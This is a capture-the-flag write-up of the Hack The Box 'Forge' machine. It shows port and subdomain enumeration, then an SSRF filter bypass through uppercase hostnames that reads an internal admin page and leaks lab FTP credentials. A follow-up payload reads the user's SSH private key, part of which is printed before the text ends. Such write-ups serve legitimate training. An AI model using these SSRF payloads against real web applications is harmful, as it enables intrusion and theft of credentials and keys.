Hack The Box - Forge

Allexus Constantino

2021-11-29

Contents

Enumeration

Nmap (Service Detection)

Top 1000 Ports

Text version:

```
# Nmap 7.92 scan initiated Sun Oct 10 03:44:54 2021 as: nmap -sC -sV -oN nmap/1k-tcp -vv -n -T5 10.10.11.111
Nmap scan report for 10.10.11.111
Host is up, received echo-reply ttl 63 (0.081s latency).
Scanned at 2021-10-10 03:44:55 PST for 13s
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE REASON         VERSION
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2sK9Bs3bKpmIER8QElFzWVwM0V/pval09g7BOCYMOZihHpPeE4S2aCt0oe9/KHyALDgtRb3++WLuaI6tdYA1k4bhZU/0bPENKBp6ykWUsWieSSarmd0sfekrbcqob69pUJSxIVzLrzXbg4CWnnLh/UMLc3emGkXxjLOkR1APIZff3lXIDr8j2U3vDAwgbQINDinJaFTjDcXkOY57u4s2Si4XjJZnQVXuf8jGZ/L/RYxRiZVhDGzEzEBxyLTgr5rHi3RF+mOtzn3s5oJvVSIZlh15h2qoJX1v7N/N5/7L1RR9rV3HZzDT+reKtdgUHEAKXRdfrff04hXy6aepQm+kb4zOJRiuzZSw6ml/N0ITJy/L6a88PJflpctPU4XKmVX5KxMasRKlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFYFPhGVJ4HC0Cs2AuUC8T0LisZfysm61pLRUGP7ScPo5IJhwlMxncYgFzDr=
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH67/BaxpvT3XsefC62xfP5fvtcKxG2J2di6u8wupaiDIPxABb5/S1qecyoQJYGGJJOHyKlVdqgF1Odf2hAA69Y=
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjspAQpHLIC
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://forge.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 10 03:45:08 2021 -- 1 IP address (1 host up)
```

```
        scanned in 13.77 seconds
```

```
# Nmap 7.92 scan initiated Sun Oct 10 03:44:54 2021 as: nmap -sC -sV -oN nmap/1k-tcp -vv -n -T5 10.10.11.111
Nmap scan report for 10.10.11.111
Host is up, received echo-reply ttl 63 (0.081s latency).
Scanned at 2021-10-10 03:44:55 PST for 13s
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE REASON      VERSION
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2sK9Bs3bKpmIER8QElFzWVwM0V/pval09g7BOCYMOZihHpPeE4S2aCt0oe9/KHyALDgtRb3++WLuaI6tdYA1k4bhZU/0bPENKBp6ykWUsWieSSarmd0sfekrbcqob69pUJSxIVzLrzXb
g4CWnnLh/UMLc3emGkXxjLOkR1APIZff3lXIDr8j2U3vDAwgbQINDinJaFTjDcXkOY57u4s2Si4XjJZnQVXuf8jGZxyyMKY/L/RYxRiZVhDGzEzEBxyLTgr5rHi3RF+mOtzn3s5oJvVSIZlh15h2qoJX1v7N/N5/7L1RR9rV3HZzDT+reKtdg
UHEAKXRdfrff04hXy6aepQm+kb4zOJRiuzZSw6ml/N0ITJy/L6a88PJflpctPU4XKmVX5KxMasRKlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFYFPhGVJ4HC0Cs2AuUC8T0LisZfysm61pLRUGP7ScPo5IJhwlMxncYgFzDr
FRig3DlFQ0=
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH67/BaxpvT3XsefC62xfP5fvtcKxG2J2di6u8wupaiDIPxABb5/S1qecyoQJYGGJJOHyKlVdqgF1Odf2hAA69Y=
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjspAQpHLIC
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.41
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Did not follow redirect to http://forge.htb
| http-methods:
|  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 10 03:45:08 2021 -- 1 IP address (1 host up) scanned in 13.77 seconds
```

Figure 1: Nmap results of top 1000 ports

All TCP Ports

Text version:

```
# Nmap 7.92 scan initiated Mon Nov 29 21:07:05 2021 as: nmap -p- -vv -n -T5 -oN nmap/all-tcp 10.10.11.111
Warning: 10.10.11.111 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.111
Host is up, received echo-reply ttl 63 (0.11s latency).
Scanned at 2021-11-29 21:07:06 PST for 267s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE    SERVICE REASON
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63
80/tcp open     http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Nov 29 21:11:33 2021 -- 1 IP address (1 host up) scanned in 268.18 seconds
```

```
# Nmap 7.92 scan initiated Mon Nov 29 21:07:05 2021 as: nmap -p- -vv -n -T5 -oN nmap/a
ll-tcp 10.10.11.111
Warning: 10.10.11.111 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.111
Host is up, received echo-reply ttl 63 (0.11s latency).
Scanned at 2021-11-29 21:07:06 PST for 267s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE    SERVICE REASON
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63
80/tcp open     http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Nov 29 21:11:33 2021 -- 1 IP address (1 host up) scanned in 268.18
seconds
```

In **Figure 1**, Nmap gave us the information that the server is trying to redirect us to **http://forge.htb** so we need to add **forge.htb** to our hosts file.

You can do this using any text editor and with format:

```
10.10.11.111    forge.htb www.forge.htb
```

for us to be able to resolve the domain name. After doing this, we should be able to visit the web-page




Figure 2: Main page of forge.htb

Wfuzz (Subdomain Enumeration)

Since we are dealing with a **domain name**, it's safe to guess that the server might be hosting other websites as **subdomains**. I used **wfuzz** to enumerate potential subdomains that may be useful to us.

```
└─
 $wfuzz -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million
    -110000.txt -u http://forge.htb -H "Host: FUZZ.forge.htb" --hw 26
```

where:
- **-c**: output with colors
- **-w**: wordlist
- **-u**: URL
- **-H**: include header
- **FUZZ**: this FUZZ keyword wil be replaced every request for every word in the wordlist supplied
- **–hw**: don't include responses that have 26 words

instantly, **wfuzz** found:

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://forge.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word     Chars     Payload
=====================================================================

000000024:   200        1 L      4 W      27 Ch     "admin"
```

Figure 3: Wfuzz results for subdomain enumeration

We would also need to add **admin** to our hosts file. Visiting **admin.forge.htb** gives us:




Figure 4: Admin subdomain

Walking the Application

In this page, we will find a button that redirects us to **forge.htb/upload**. In here we are given 2 options to upload, **upload local file** and **upload via URL**. I tried uploading a .png file via **upload local file**. I was able to upload it successfully and the web page returned the path where the file was uploaded




Figure 5: Testing local file upload

The fact that the web page returns the path of the file is a good thing for us but unfortunately, the server somehow changes or obfuscates the name of the file on its way to the server so uploading a **php reverse shell** will not work in this case because the **.php** extension will be gone therefore the server will not execute it as php. When we try to hit the path of the file, we get:




Figure 6: Uploaded png file

When we try to upload a .php and try to access it, we get:




Figure 7: Uploaded php file

I did not come up with a way to figure out the obfuscation in the file upload so I moved on to the **upload from URL**. Then I tried supplying an internal resource or address like **http://127.0.0.1** and I got:




Figure 8: Blacklist response from accessing localhost

Exploitation

Server-side Request Forgery (SSRF)

This response gave me a hint that the target website might be vulnerable to **Server-side Request Forgery (SSRF)**. Basically, **SSRF** is a way for an attacker to force a web application to request internal or external resource that may lead to sensitive files or resources being accessed. Now that we have a potential vulnerability, we can try other payloads to bypass the filter and successfully request an internal resource. At this point, I thought of supplying **http://localhost** but it is also blacklisted. I then tried **http://forge.htb** but it returned the same result. After that, I tried **http://FORGE.htb** and we somehow managed to bypass the filter:




Figure 9: Filter bypassed

Dowloading this file should give you the **HTML** code of the upload page. At this point, I remembered **http://admin.forge.htb** which returned **only localhost is allowed**. I tried supplying **http://admin.FORGE.htb** to the **upload from URL** and downloaded the result:

```
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

Figure 10: "admin" subdomain accessed

Reading the HTML code, we will see a couple of endpoints, **/announcements** and **/uploads**. Now let's try to access these as well. Supply **"http://admin.FORGE.htb/announcements"** to the **upload from URL** functionality of the website

```
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can
 simply pass a url with ?u=&lt;url&gt;.</li>
    </ul>
</body>
</html>
```

The source code gives us **FTP** credentials:

Username	Password
user	heightofsecurity123!

and tells us that we can upload via **FTP, FTPS, HTTP** and **HTTPS**. Upon supplying the url

http://admin.FORGE.htb/upload?u=ftp://user:heightofsecurity123!@FORGE.htb

and downloading the response, I got:

```
File: [redacted]

drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Nov 29 03:41 user.txt
```

Figure 11: FTP root directory

Gaining Access

Stealing SSH Private Key

Now I figured out that the **FTP** root directory is on the home directory of the user. With this knowledge, I came up with the idea of trying to request the **SSH private key** of the user located in **/home-/user/.ssh/id_rsa**. We can do that by using the payload

http://admin.FORGE.htb/upload?u=ftp://user:heightofsecurity123!@FORGE.htb/.ssh/id_rsa

and indeed we got the user's private key


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
rnxHouv4/l1pO2njPf5GbjVHAsMwJDXmDNjaqZfO9OYC7K7hr7FV6xlUWThwcKo0hIOVuE
7Jh1d+jfpDYYXqON5r6DzODI5WMwLKl9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
r6p7bzcRygYrTyEAWg5gORfsqhC3HaoOxXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/VObp0IIKEfsgX+cWXQUt8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
mL6X0+nKrRglaNFdC0ykLTGsiGs1+bc6jJiD1ESiebAS/ZLATTsaH46IE/vv9XOJ05qEXR
GUz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEWoRPLVIb9EqnWh279mXu0b4zYhEg+nyD
K6ui/nrmRYUOadgCKXR7zlEm3mgj4hu4cFasH/KlAAAFgK9tvD2vbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aqOWrPqKx1v8NVm6xuouge079j3UNPTYsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVFk4cHCqNISDlbhOyYdXfo36Q2
GF6jjea+g8zgyOVjMCypfZ+a27RZKN8Wi3sJB2ExNmGN7r1aacbJwryf+rpK+qe283EcoG
K08hAFoOYDkX7KoQtx2qDsV4l4Bs01sl7X9qOM5jYbLX3YFlgaRH24BYGdw1ifrts/1Tm6
dCCChH7IF/nFl0FLfESQJyoE1IxgJnzUS/ZycaJmB5ckkM9sS+FGF1816/Bpi+l9Ppyq0Y
JWjRXQtMpC0xrIhrNfm3OoyYg9REonmwEv2SwE07Gh+OiBP77/VzidOahF0RlM/mqZcwxu
MFr4kjbnqw8vT0xsQepEeaRmwmhFqETy1SG/RKp1odu/Zl7tG+M2IRIPp8gyurov565kWF
DmnYAil0e85RJt5oI+IbuHBWrB/ypQAAAAMBAAEAAAGALBhHoGJwsZTJyjBwyPc72KdK9r
rqSaLca+DUmOa1cLSsmpLxP+an52hYE7u9flFdtYa4VQznYMgAC0HcIwYCTu4Qow0cmWQU
xW9bMPOLe7Mm66DjtmOrNrosF9vUgc92Vv0GBjCXjzqPL/p0HwdmD/hkAYK6YGfb3Ftkh0
2AV6zzQaZ8p0WQEIQN0NZgPPAnshEfYcwjakm3rPkrRAhp3RBY5m6vD9obMB/DJelObF98
yv9Kzlb5bDcEgcWKNhL1ZdHWJjJPApluz6oIn+uIEcLvv18hI3dhIkPeHpjTXMVl9878F+
kHdcjpjKSnsSjhlAIVxFu3N67N8S3BFnioaWpIIbZxwhYv9OV7uARa3eU6miKmSmdUm1z/
wDaQv1swk9HwZlXGvDRWcMTFGTGRnyetZbgA9vVKhnUtGqq0skZxoP1ju1ANVaaVzirMeu
DXfkpfN2GkoA/ulod3LyPZx3QcT8QafdbwAJ0MHNFfKVbqDvtn8Ug4/yfLCueQdlCBAAAA
wFoM1lMgd3jFFi0qgCRI14rDTpa7wzn5QG0HlWeZuqjFMqtLQcDlhmE1vDA7aQE6fyLYbM
